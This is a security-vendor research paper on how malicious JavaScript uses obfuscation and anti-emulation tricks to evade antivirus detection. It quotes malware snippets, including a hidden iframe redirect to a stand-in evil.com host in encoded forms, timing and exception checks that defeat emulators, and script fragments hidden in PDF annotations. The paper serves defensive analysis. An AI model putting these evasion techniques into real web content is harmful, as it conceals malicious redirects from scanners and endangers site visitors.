Malware with your Mocha?

Obfuscation and anti-emulation tricks in malicious JavaScript.

Fraser Howard
SophosLabs
fraser.howard@sophos.com

Executive Summary:

Since its original inception under the name 'Mocha', JavaScript has matured into a programming language that underpins today's web. The growth in popularity of interactive web applications has been facilitated by the development of frameworks and libraries such as jQuery and Prototype. In short, browsing the web without JavaScript support is no longer a realistic option.

Attackers looking to infect victims over the web can use this to their advantage; injecting malicious scripts into legitimate web pages to drive traffic to malicious sites where further scripts exploit client-side vulnerabilities.

In this paper some of the tricks used in malicious JavaScript to evade analysis and detection are examined. Anti-emulation techniques are also explored.

Table of Contents

1 Introduction

The web has played an increasingly prominent role in the distribution of malware over the past few years. Increasingly, legitimate websites that have been compromised play an important role in this process, driving user traffic to attack sites without the victim's knowledge [1].

For a malware attack to be successful, various tactics are used in order to evade detection by AV scanners. Perhaps the most significant of these are encryption and polymorphism. Encryption enables the payload code to be hidden until the decryption routine is run (at execution time). Polymorphism is usually associated with parasitic viruses, where files are infected with encrypted copies of the virus but the decryption routine is modified on each infection. In such cases emulation is normally required for generic detection to be provided.

One of the advantages of delivering malware over the web is that server-side scripting can be used to dynamically construct polymorphic malware (this is often called *server-side polymorphism*). The majority of the main malware threats over the last few years have used these techniques (for example Virtumundo [2,3] or Fake AV 'scareware' [4]).

Today's malware distribution model is a business; there are multiple ways in which different people profit. Particularly relevant to web threats are the exploit kits that are sold to criminals to enable them to construct their web attack. These kits provide the server-side tools (typically PHP script files) to create complex, polymorphic JavaScript payloads designed to exploit the victim and infect them with malware [5].

The active development and widespread use of such kits is responsible for driving some of the more sophisticated and interesting trends in malicious JavaScript. These are discussed in this paper, with particular emphasis on the tricks used in order to evade detection. The majority of the techniques described relate to JavaScript within web pages, but some are applicable to JavaScript within PDF documents, and some are equally applicable to both.

2 Detection evasion tactics

The majority of malicious JavaScript delivers nothing more than a redirection payload – loading further content from a remote server. There are numerous ways of achieving this, the simplest being the addition of an HTML element to the page (for example an `iframe`). The same payload could be achieved by simply injecting the HTML element itself into the page, so why use JavaScript at all? The answer lies in the ability to evade detection. There are very limited options to obfuscate a raw HTML element such as an `iframe`. By using JavaScript a whole array of methods become available to hide the payload and evade detection.

2.1 JavaScript minification

As a language, JavaScript is impervious to whitespace characters between tokens[1]. Humans have no such luxury. Manipulation of whitespace seriously affects the readability of a script, which can

1 For simplicity's sake I will ignore the scenarios where an ill-positioned line break can give unexpected consequences.

hinder its analysis. *Minification* refers to the process of removing unnecessary whitespace and comments from scripts, in order to reduce the file size. The most popular minification tools for JavaScript are *JSMin* [6], the *YUI Compressor* [7], and *Dojo ShrinkSafe* [8]. Some of these do more than just whitespace and comment removal – for example replacing symbols with shorter names to save space.

The bulk of malicious scripts use a combination of whitespace removal and string obfuscation in order to hinder analysis and evade detection. In isolation, minification presents nothing more than a nuisance – there are several established tools available to tidy scripts, adding appropriate whitespace to restore readability [9,10].

There are perfectly legitimate justifications for using script minification. Removal of unnecessary whitespace and comments can significantly reduce bandwidth consumption, improving the performance of a web site. For this reason minification is widely used in many popular sites, and therefore its use is not a reliable indicator of maliciousness.

2.2 String obfuscation in JavaScript

As noted above, there are limited ways in which a simple HTML element such as an `iframe` can be modified in order to evade detection (Figure 1A). A more sophisticated option is to use JavaScript to deliver the redirection payload when the script runs as the page is rendered by the browser. Injecting a script into the victim page (Figure 1B, 1C) provides the attacker with a myriad of techniques to hide the payload of the script, making detection much more challenging for security products.

```
(A) <iframe src="http://evil.com/" width=0 height=0></iframe>

(B) <script>document.write(unescape("%3ciframe+src%3d%22http%3a%2f%2fevil.com%2f%22+width%3d0+height%
3d0%3e%3c%2fiframe%3e");</script>

(C) <script>function debase64(t){var k='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789
+/=';var o='';var q,w,e;var a,s,d,f;var i=0;do{a = k.indexOf(t.charAt(i++));s=k.indexOf(t.charAt(i+
+));d=k.indexOf(t.charAt(i++));f=k.indexOf(t.charAt(i++));q=(a << 2) | (s >> 4);w=((s & 15) << 4) |
(d >> 2);e=((d & 3) << 6) | f;o=o+String.fromCharCode(q);if(d!=64) o=o+String.fromCharCode(w); if(f!
=64) o=o+String.fromCharCode(e);} while(i<t.length);return(o);}document.write(debase64
("PGlmcmFtZSBzcmM9Imh0dHA6Ly9ldmlsLmNvbS8iIHdpZHRoPTAgaGVpZ2h0PTA+PC9pZnJhbWU+"));</script>
```

Figure 1: Strings that could be injected into a web page in order to deliver the exact same iframe redirection payload. The simple iframe string (A) can be obfuscated if delivered by a JavaScript, (B) and (C), in order to evade detection.

Essentially, there is no limit to the number of ways in which strings can be obfuscated within JavaScript. Table 1 lists just some of the techniques that are frequently seen in malware.

Technique	HelloWorld example
% encoding	`unescape("%48%65%6c%6c%6f%57%6f%72%6c%64")`
Unicode encoding	`\u0048\u0065\u006C\u006C\u006F\u0057\u006F\u0072\u006C\u0064"`

String reverse	`function rev(s){`
	`  a=s.split(""); b=a.reverse(); c=b.join("");`
	`  return c;`
	`}`
	`document.write(rev("dlroWolleH"));`

String concatenation	`a="He";b="l";c="o";d="r";e="d";f="W";`

	`document.write(a+b+b+c+f+c+d+b+e);`
Character substitution	`"H976e2461312o19W42o45r7188d734".replace(/[0-9]/g,"")`

String splitting and character encoding	`s="72Z101Z108Z108Z111Z87Z111Z114Z108Z100Z".split("Z");`
	`for(i=0;i<s.length-1;i++){`
	`  document.write(String.fromCharCode(s[i]));`
	`}`

XOR	`for(i=0;i<"iDMMNvNSME".length;i++) {`
	`  print(String.fromCharCode("iDMMNvNSME".charCodeAt(i)^0x21));`
	`}`

Base64	`debase64("SGVsbG9Xb3JsZA==")`


Table 1: The 'HelloWorld' string hidden using some of the more popular string obfuscation techniques that are frequently seen in malicious JavaScript.

As with minification, the mere presence of string obfuscation is not a reliable indicator for maliciousness, particularly for the more subtle obfuscation techniques such as string encoding or concatenation.

2.3 Alternate object notation

To quote Mozilla, "*JavaScript is designed on a simple object-based paradigm*" [11], where objects consist of series of properties (variables), which can be other objects, and can have associated methods (functions). Ordinarily 'dot notation' is used for traversing objects (for example `myObj.property`), since it is quick to write and easy to read. However, it is perfectly valid to use 'bracket notation' (`myObj["property"]`). Ordinarily, bracket notation is only used in cases where the property name is variable (constructed at runtime) or contains special characters.

Clearly, there are ramifications for security scanners here. Some threats use the lesser-known bracket notation as a cheap way of obfuscating the payload (`document["write"]` as opposed to `document.write`). Bracket notation also allows for combining the string obfuscation techniques described above in order to further hide the object reference (Figure 2).



```
var a = b['a'+'rgum'+'en' +"ts"]["c" + "azzee"['r'+'epl'+'ace'](/zz/, 'll')];
a = a["t"+"oS"+"t"+"r"+"ing"]();
```

Figure 2: Extract from Mal/ObfJS-CM which illustrates a combination of string concatenation and bracket notation tactics being used in attempting to evade detection.

In Figure 2, note also the use of `arguments.callee` [12]. This function enables anonymous functions to refer to themselves. Malware authors use it to hinder analysis, since manually editing a script during analysis (adding debug for example) will modify the what `arguments.callee` returns, and break decryption [13].

2.4 Require the web browser environment


JavaScript embedded in web pages is intended to be run on the client within a web browser. The browser environment brings with it features that have important consequences, with relevance to scanning for malicious scripts. This includes the *Window* object [14], which is the global object for client-side JavaScript (and other scripting languages). With this comes the *Document Object Model*

(DOM), in its place alongside other objects in the hierarchy. The interface between JavaScript and the DOM is a little blurred, but essentially the DOM provides an API for JavaScript to access its container – the HTML "wrapper" of the host web page [15].

There are several ways in which we see attackers exploiting the browser environment for the purposes of evading detection. Some of the more popular tricks are described in this section.

2.4.1 Multi-partite scripts

The performance of security products scanning web content in real-time is absolutely crucial if latency is to be avoided. When web pages are scanned, relevant embedded objects (for example scripts, applets and other relevant HTML elements) need to be extracted and scanned for malware. In this manner, objects are often treated in isolation. However, when loaded in the browser, the *Window* object provides the global object and scripts contained in separate HTML elements can interact quite happily. This is illustrated in Figure 3, which shows three pages, all of which deliver the same payload, but where the script is self-contained (A) or split (B, C).



(A)
```
<script>
var a="foo";
alert(a+"bar");
</script>
```

(B)
```
<script>
var a="foo";
</script>

<script>
alert(a+"bar");
</script>
```

(C)
```
<script src="foo.js"></script>

<script>
alert(a+"bar");
</script>

[foo.js]
var a="foo";
```

Figure 3: Illustration of how a single script (A) can be split into multiple script blocks (B) or even into remote source files as well (C), with no change to the payload.

Splitting a script between separate script objects complicates matters for security scanners since components from each object may be required for successful detection. This could also be regarded as an anti-emulation trick, since for emulation to succeed, the entirety of the script will typically be needed. Multi-partite scripts are frequently seen within malicious PDF files, where it is commonplace to split JavaScript between two or more embedded JavaScript streams.

Both HTML and PDF host files also support multi-partite scripts, where non-script streams are used to store some of the script content. This provides a convenient mechanism to hide key components of the malicious script and evade detection. For web pages, a stub script normally uses `getElementById()` or `getElementsByTagname()` in order to access data stored in the parent HTML page [16,17]. For PDFs the situation is rather more complex, with more options as to where to store script fragments within the parent document. This is discussed further in section 3.4.

2.4.2 DOM interaction

Many attacks use scripts where delivery of the payload requires some interaction with the DOM. This is a fairly simple way of trying to break emulation (for the purpose of detection or automated analysis). Figure 4 shows a simple example, where the script relies upon the document being opened, triggering the body `onload()` event [18]. Without this, the decryption function is never called and the payload never delivered.

```
<html>
<script>
function dec(e) {
  s=e.split("Z");
  for(i=0;i<s.length-1;i++){
    document.write(String.fromCharCode(s[i]));
  }
}
</script>

<body onload="dec('72Z101Z108Z108Z111Z87Z111Z114Z108Z100Z');">
...
</body>
</html>
```

Figure 4: Simple example of DOM interaction where the document has to be loaded for the payload to be delivered..

There are numerous attacks that require triggering of the body `onload()` event in order to deliver a payload. The most prevalent of these are the Mal/ObfJS-CM [19] scripts used in Sinowal, Zbot and Fake AV distribution.


Of course, there are many other ways to interact with the DOM in order to evade detection or break emulation. For example, `document.cookie`, `document.referrer` and `document.location` are all frequently used. Failure to handle these correctly will result in missed detections or incomplete analysis. Troj/JSRedir-AM [20] provides an interesting example where the last modified date of the document is queried within the decryption routine (Figure 5).

```
<script>

function zacabab (abeicd) {
  var terry = abeicd.split(':');
  var merry = 'zxc';
  return terry[2];
}
...
gzlSbJJN = document.lastModified;
HHPUCahY = zacabab(gzlSbJJN);
...
</script>
```

Figure 5: Extract from Troj/JSRedir-AM illustrating use of document.lastModified within the decryption routine prior to delivering the payload (redirection).

By hooking certain events, scripts can also require user interaction prior to the payload being delivered. For example, Troj/JSRedir-BU adds an event listener in order to hook mouse movement as the user browses the page [21]. Only after sufficient mouse movements is the redirection payload delivered (Figure 6)!




```
...
if (document.addEventListener) {
  document.addEventListener('mousemove',payload,false);
}
else {
  document.attachEvent('onmousemove',payload);
}
...
```

Figure 6: Snippet from Troj/JSRedir-BU showing the code used to hook mouse movement.

If attackers use DOM interaction techniques correctly, then analysis or emulation of a script in isolation will fail, and will not provide reliable generic detection.

The payload of many malicious scripts is to modify the DOM in order to load or redirect to further content. Methods of the `window` and `document` objects are typically used to achieve this (for example `document.write` or `window.location`). Because of the object-based nature of JavaScript it is trivial to enumerate through the elements of any object. This technique can be used in order to to use particular objects or methods without ever having to explicitly specify them. Troj/Iframe-EB uses this technique to add an `iframe` element to the page with `document.write`, but without direct reference to the `document` object itself (Figure 7).



```
<script>
h=this;
for(i in h) {
  if(i.length==8) {
    if(i.charCodeAt(0)==100) {
      if(i.charCodeAt(7)==116) {
        break;
      }
    }
  }
}
w="wr"+"ite";
h[i][w]("payload");
</script>
```

Figure 7: Extract from Troj/Iframe-EB illustrating enumeration of objects within the window object in order to avoid direct reference to the document object.

As illustrated in Figure 7, checks are made to ensure the `document` object is found (and not some other object with an 8-character name). These sort of precautions are necessary when using this obfuscation technique to avoid cross-browser discrepancies. This is because enumerating the window object produces different results between browsers (see Appendix A)!

3 Anti-emulation techniques


Emulation is a vital tool for effective security products when dealing with modern malware. For many years it has been required in order to reliably detect polymorphic viruses. Emulation also plays a key part in handling the custom packers that are used to obfuscate the bulk of today's Win32 malware. In reaction to this, today's packers typically include a bundle of anti-emulation tricks in order to defeat generic unpacking and evade detection [22,23,24].

Effective protection against today's threats requires more than the emulation of just x86 code. With the sharp rise in the use of obfuscation techniques in malicious JavaScript, ActionScript and even Java, there is increasing demand for emulation of additional code types. In this section some of the recent anti-emulation tricks seen in malicious JavaScript are described.

3.1 Elapsed time checks

The use of time-based checks in anti-emulation tricks is well established. The technique can be as simple as issuing a single sleep instruction and checking the elapsed time. Emulators tend to ignore sleep instructions (for performance reasons) and so can be easily detected in this manner.

This technique was seen in malicious scripts mass-spammed during 2010 [25]. The scripts, detected as Troj/JSRedir-BV, use `new Date()` to retrieve the date and time before calling a decryption function after a specified delay (Figure 8).



```
var el = new Date();
var x = el['getSeconds']();
setTimeout('decr(), 1025);

function decr() {
  var e2 = new Date();
  var k = e2['getSeconds']();
  var xX = k - x;

  if (xX < 0) xX = 1;
  if (xX > 1) xX = 1;
  xorkey = 245 + xX;
  ...
}
```


Figure 8: Snippet of Troj/JSRedir-BV which delays the call to the decryption function and checks the elapsed time in order to detect emulators.

The `setTimeout()` function is used to delay the function call [26]. Within the decryption function an XOR key is set based on the elapsed time check. Emulation not honouring the delay specified in the `setTimeout`() call will therefore fail to decrypt correctly.

3.2 Emulation limits

One of the drawbacks to using emulation in code inspection is performance; native execution will typically be hundreds of times faster than emulation. Furthermore, specific samples can often cause significant performance issues. It is necessary to restrict emulation by imposing limits, such as the number of instructions emulated, the total emulation time, total memory consumption or the number of recursive function calls. By crafting code to intentionally exploit such limits malware authors can attempt to evade detection. These efforts are normally associated with x86 malware, but they are starting to be seen in malicious JavaScript.

Figure 9 shows some code from a malicious JavaScript recently injected into pages on compromised sites. The payload of the script is an `iframe` redirect, but the script uses recursive function calls in an attempt to break emulation and evade detection.



```
var x = 'function recfn0() {return payload_str; }';
eval(x);

for(qq=0;qq<40;qq++){
  var n = qq+1;
  fn_string+='function recfn'+n+'() { return recfn'+qq+'();} ';
}

eval(fn_string);
eval(recfn40());
```

Figure 9: Code from an injected redirection script showing the use of recursive function calls in an attempt to break emulation and evade detection.

3.3 Exception handling

In JavaScript, two situations result in exceptions being thrown; either some runtime error or the explicit use of the `throw` statement. To catch exceptions, the `try/catch/finally` statement is used [27]. One example of malware using exception handling in order to break emulation is shown in Figure 10. The script intentionally causes an exception by passing an invalid object name to the `ActiveXObject()` constructor [28]. When the exception occurs the code in the `try` clause is invoked, which sets a flag that is checked prior to the decryption function ever running.

```
<script>

var mytest = "0";
try {
  new ActiveXObject('dc');
}
catch (e) {
  mytest  = "1";
}

if(mytest == "1" ) {
  // decrypt & deliver payload
  ...
}
</script>
```

Figure 10: Intentionally passing a bogus object name to the ActiveXObject() constructor in order to trigger an exception, that is required for the payload to be delivered.

Attempts to deobfuscate this script using the popular *jsunpack* tool [29] will fail, because *jsunpack* allows (and logs) any object names to be passed to the `ActiveXObject()` constructor. This is an unwanted side-effect of the flexibility that *jsunpack* provides in probing malicious scripts targeting vulnerable ActiveX controls (which it achieves by redefining the `ActiveXObject()` constructor).

3.4 Populate parent container

As discussed in section 2, many malicious scripts use multi-partite techniques where at least one part of the script is stored in a non-script object of the host web page or PDF document. For scripts within web pages the stub script normally uses `getElementById()` or `getElementsByTagname()` in order to extract the other fragment(s) from the parent container (Figure 11).


```
<div id="content"style="display:none;">...v_long_string...</div>


<script>
function decfn(x) {...}

var a=document.getElementById('content').innerHTML;
eval(decfn(a));
</script>
```

Figure 11: Snippet of Mal/ObfJS-BP showing retrieval of long, obfuscated string from the parent HTML page prior to decryption.

In some cases only a small fragment of the script is stored in the parent page. For example, Troj/ExpJS-AA uses this tactic to obfuscate a simple `for` loop (Figure 12).




```
<html>
<body>
<font>77</font>

<script>
...
for (i=parseInt(document.getElementsByTagName('font')[0].innerHTML)-77;i<str.length;i++){

}
...
</script>
```

Figure 12: Obfuscation of a simple for loop in Troj/ExpJS-AA complicated by storing an integer within the parent web page.

PDF documents are fertile containers in which to hide script fragments, providing a multitude of hiding places that malware authors can use. For example, Troj/PDFJs-ER which hides the bulk of the malicious script within the subject of a page annotation [30], retrieving them using the `getAnnots()` function [31].




```
...
var p = a.getAnnots( { nPage: 0 } );
var s = p[0].subject;

var l = dec_fn(s);
eval(l);
...
```

Figure 13: Snippet of Troj/PDFJs-ER showing use of getAnnots() to retrieve a fragment of script stored elsewhere within the PDF document.

Many malicious PDFs have utilised this technique, often thanks to exploit kits such as *Neosploit* which hit victims with Troj/PDFJs-GE during 2010 [32]. Another popular location within the parent PDF to hide script fragments is within the `info` object of the document. Troj/PDFJs-FN stores script fragments within the title and producer properties.



```
...
this.info.producer;
this.info.title;
...
```

Figure 14: Snippet of code from Troj/PDFJS-FN samples illustrating retrieval of script fragments from various properties of the document info object.

4 Implications for AV scanners

A variety of obfuscation and anti-emulation techniques have been described in this paper. The primary goal of these is simple – to evade detection by security products. In this final section the implications of these tactics upon AV scanners is considered.

4.1 Generic detection

The sheer volume of today's malware demands that security products deliver effective generic detection to adequately protect users. Though reactive signatures are still important, an underlying ability to detect threats pro-actively is crucial [33]. The obfuscation techniques described in this paper reflect the efforts that malware authors are going to in attempting to evade detection.

Though generic detection does not require that scripts are deobfuscated and the payload revealed, it is certainly a great help (akin to the unpacking of compressed Win32 executables). When dealing with commercial script packers [34,35,36], which will be used by many legitimate scripts, deobfuscation is the only effective way to provide generic detection without risk of false positives.

To highlight the requirement for emulation a collection of malicious scripts were collected using feedback data from recent customer threat reports. Samples were de-duped and split into four groups according to the payload of the malicious, obfuscated JavaScript:

- *Iframe* – selection of scripts injected into legitimate pages which use an `iframe` to load further malicious content.
- *Exploit* – selection of obfuscated scripts attempting to exploit client side vulnerabilities (typically using heap-spray techniques [37,38]).
- *Gumblar* – selection of script components used by Gumblar [39], which attempt to load further malicious PDF and Flash content.
- *Miscellaneous* – an assortment of other injected, obfuscated scripts used in redirection, SEO and other attacks.

Each of the groups was then scanned with several AV scanners[2], and the results are shown in Figure 14. Since the scripts were selected using Sophos detections, this scanner (detecting 100% of the samples) is not included.

2 The scanners used were command line scanners from Avira, Kaspersky, McAfee, Microsoft and Trend (NB: this order does *not* correspond to scanners A to E shown in Figure 14!)




Figure 14: Detection results across four groups of samples for five scanners.

Analysis of the threat names and detected files suggests that traditional signatures are responsible for the majority of these detections. From the data we can see that this approach is largely ineffective against new, injected scripts that use sophisticated obfuscation techniques. Even the script components of established threats such as Gumblar are largely missed by several of the scanners.

A similar picture is obtained if we look at recent incidents of mass-spammed redirects that have been using HTML attachments that contain obfuscated JavaScript [40,41]. The attachments were obfuscated using a variety of techniques, including some commercial tools. Testing across the same products reveals detection rates of approximately 50%; further evidence of traditional signatures not providing adequate protection against such rapidly changing threats.

4.2 Performance

Real-time (on-access) content scanning is very performance sensitive since the user can be directly impacted. This is even more relevant to the scanning of web content, since latency is particularly noticeable. As has been shown in this paper, malicious JavaScript is increasingly troublesome to reliably detect with simple signatures; emulation and/or complex parsing is often necessary for reliable generic detection. Of course, this conflicts with the high performance requirements.

To improve user protection many security products have adopted 'cloud technology' which in the context of web security provides URL filtering with real-time lookups as the user browses the web. A side benefit of this is that some of the more expensive analysis can be moved in-house; security vendors can develop internal automation systems to identify malicious pages and publish those URLs to the cloud. Done effectively this can provide a significant boost to protection, but it is generally reactive. It is important that URL filtering is not seen as a replacement for effective detection technology in the core engine, which can provide pro-active protection against new, previously unknown threats. Ultimately, it is a balance of features that provide the best solution to the user, of which URL filtering is just one component.

To avoid performance issues when scanning content it is desirable for the reputation of a web page (dictated chiefly by its source) to have influence on the depth to which it is inspected. It is reasonable that pages from sites with poor or unknown reputation deserve a higher level of inspection. However, this model does not handle the case when malicious code is injected into the pages of trusted, legitimate sites.

5 Conclusion

The obfuscation of JavaScript within current web threats has been investigated in this paper. Some of the techniques used to obfuscate the malicious code have been described and several examples have been provided which reveal the extent to which attackers are using these techniques in order to evade detection by security products.

For malicious redirects, we have seen a shift from simple HTML elements (such as `iframe` or remote script loads) to JavaScript. This is due to the flexibility that JavaScript provides the attacker for evading detection; it offers practically limitless ways in which malicious code can be obfuscated, hiding the payload from security scanners. These techniques couple very effectively with server-side scripting in delivering polymorphic threats (*server-side polymorphism*). From the analysis of current web threats it is apparent that JavaScript emulation is increasingly necessary for effective, generic detection of the malicious scripts used.

This paper has also described some of the anti-emulation tricks that are used in malicious JavaScript. It is clear that these tricks are no longer limited to x86 code. Also, there is evidence that the tricks are being used for more than evading detection; some scripts clearly target in-house automation techniques that are widely used to extract payload information.

The increase in sophistication of malicious JavaScript poses something of a dilemna for security scanners. The performance of such scanners is critical, since any latency is very noticeable to end users. The challenge for scanners is to distinguish legitimate code as quickly as possible, and expend effort only on a tiny subset of web content. Unfortunately, some of the obfuscation techniques used by attackers are also used in legitimate code, which can complicate matters. Additionally, some of the commercial HTML/script obfuscation tools that are used to 'protect' legitimate content are also used to 'hide' malicious content!

